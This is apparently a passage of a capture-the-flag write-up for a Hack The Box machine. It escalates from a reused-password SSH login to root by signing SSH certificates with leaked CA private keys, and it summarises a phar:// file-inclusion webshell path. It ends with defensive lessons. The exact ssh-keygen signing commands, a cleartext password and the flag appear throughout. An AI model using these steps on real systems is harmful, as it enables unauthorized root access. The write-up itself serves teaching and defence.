mgraham@ssg.htb
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMI916//9yp/9z9HQn1OCxitlWqEYWkLoST6Z+5dNSBs bmcgregor@ssg.htbIt is worth closing this thread right away: being only the public half of the pair they cannot authenticate on their own (you would need the matching private keys, which are nowhere to be found). What they do provide is two usernames from the ssg.htb domain and the confirmation that on this box authentication runs on keys, not passwords, which is the thematic hint for everything that follows. The real path ends up going through the CA abuse, which lets us sign certificates for whatever principal we want, not through these keys.
SSH access
The credentials are reused on SSH and we get in as msainristil:
ssh msainristil@10.10.11.27
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64
...
msainristil@itrc:~$ ls -la
total 32
drwx------ 1 msainristil msainristil 4096 Aug 13 11:13 .
drwxr-xr-x 1 root        root        4096 Aug 13 11:13 ..
lrwxrwxrwx 1 root        root           9 Aug 13 11:13 .bash_history -> /dev/null
-rw-r--r-- 1 msainristil msainristil  220 Mar 29  2024 .bash_logout
-rw-r--r-- 1 msainristil msainristil 3526 Mar 29  2024 .bashrc
-rw-r--r-- 1 msainristil msainristil  807 Mar 29  2024 .profile
drwxr-xr-x 1 msainristil msainristil 4096 Jan 24  2024 decommission_old_ca
The home is almost empty except for one directory that stands out: decommission_old_ca.
Shell as zzinter
A "decommissioned" but still trusted CA
msainristil's home contains a decommission_old_ca directory with two files: ca-itrc (the private key of an SSH Certificate Authority) and ca-itrc.pub.

Here the CA abuse kicks in: the sshd trusts keys signed by that CA, and whoever has its private key can sign themselves a certificate for any principal. We generate a keypair and sign a cert for the zzinter principal; then we connect presenting it:
ssh-keygen -t rsa -b 2048 -f keypair
Generating public/private rsa key pair.
Your identification has been saved in keypair
Your public key has been saved in keypair.pub
ssh-keygen -s ca-itrc -I my_hey -n zzinter keypair.pub
ssh -i keypair -o CertificateFile=keypair-cert.pub zzinter@localhost
Signed user key keypair-cert.pub: id "my_hey" serial 0 for zzinter valid forever
...
zzinter@itrc:~$
The CA was "decommissioned", but it was never removed from the sshd's trust: its signatures are still valid. We're now zzinter.
Shell as root in the container
The same ca-itrc CA isn't restricted to zzinter only. We repeat the trick, now signing a certificate for the root principal, and connect to the local SSH:
Now as zzinter, we generate a fresh key pair from that session and fix the CA's permissions (without the chmod, ssh-keygen rejects the key for being world-readable):
ssh-keygen -t rsa -b 2048 -f keypair
chmod 600 ca-itrc
zzinter@itrc:~$ ssh-keygen -t rsa -b 2048 -f keypair
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in keypair
Your public key has been saved in keypair.pub
The key fingerprint is:
SHA256:GolpOQ8RCnhwIHUb3brWcMsXIEan66mJm4CLXKc9f54 zzinter@itrc
The zzinter@itrc in the fingerprint also confirms the previous session worked.
ssh-keygen -s ca-itrc -n root -I my_key keypair.pub
ssh -i keypair -o CertificateFile=keypair-cert.pub root@localhost
Signed user key keypair-cert.pub: id "my_key" serial 0 for root valid forever
We're root, but inside the itrc system (the resource center's). The final target is the host ssg.
Shell as root on ssg
The production CA
As root@itrc we explore the system and find the production CA:

This is the one the real ssg host uses for certificate authentication, but with two conditions the previous one did not have: a serial-number revocation list and a principal different from the username. So when signing we pin a specific serial (-z 200) that is not revoked, plus the principal the host expects for root: root_user.
ssh-keygen -s test.key -z 200 -I root -V -10w:forever -n root_user root.pub
Signed user key root-cert.pub: id "root" serial 200 for root_user valid after 2024-09-01T00:49:28Final access
With that certificate we connect to the host's SSH (port 2222) as root, and land on ssg, where we read the final flag:
ssh -i root -o CertificateFile=root-cert.pub -p 2222 root@10.10.11.27
root@ssg:~# cat root.txt
fb835bc631777ffd9234313a3e2760c9
Attack chain
web itrc.ssg.htb (index.php?page=)
   │  upload shell.php in a .zip to a ticket
   │  ?page=phar://uploads/<sha1>.zip/shell&cmd=...   (phar:// LFI→RCE)
   ▼
www-data @ itrc
   │  uploads/*.zip  →  unzip -p  →  user=msainristil / pass=82yards2closeit
   ▼
msainristil @ itrc   (ssh, credential reuse)
   │  ~/decommission_old_ca/ca-itrc   (still-trusted SSH CA)
   │  ssh-keygen -s ca-itrc -n zzinter ...
   ▼
zzinter @ itrc
   │  ssh-keygen -s ca-itrc -n root ...
   ▼
root @ itrc (container)
   │  /opt/test.key  (production CA)  →  ssh-keygen -s test.key -z 200 -n root_user ...
   ▼
root @ ssg  (host, ssh -p2222)  →  root.txt
Lessons learned
- LFI + file upload = RCE with
phar://. Including pages from?page=and allowing file attachments is enough to run code: a ZIP with ashell.phploaded through the phar:// wrapper gives a webshell. Don't include files from user input and store uploads outside the web root. - Don't keep secrets in what users upload. The
uploads/held request dumps with cleartext passwords, reusable over SSH. - An SSH CA is a master key. Whoever holds the CA's private key can sign certs for any principal, including
root; see SSH CA abuse. Protect that key like the most sensitive secret and use short-lived certificates. - Decommission for real. The core flaw is that
ca-itrcwas treated as retired but thesshdstill trusted it. And on the production CA, the serial-based revocation list was dodged by picking a non-revoked serial: serial-number revocations are fragile if an attacker can sign at will.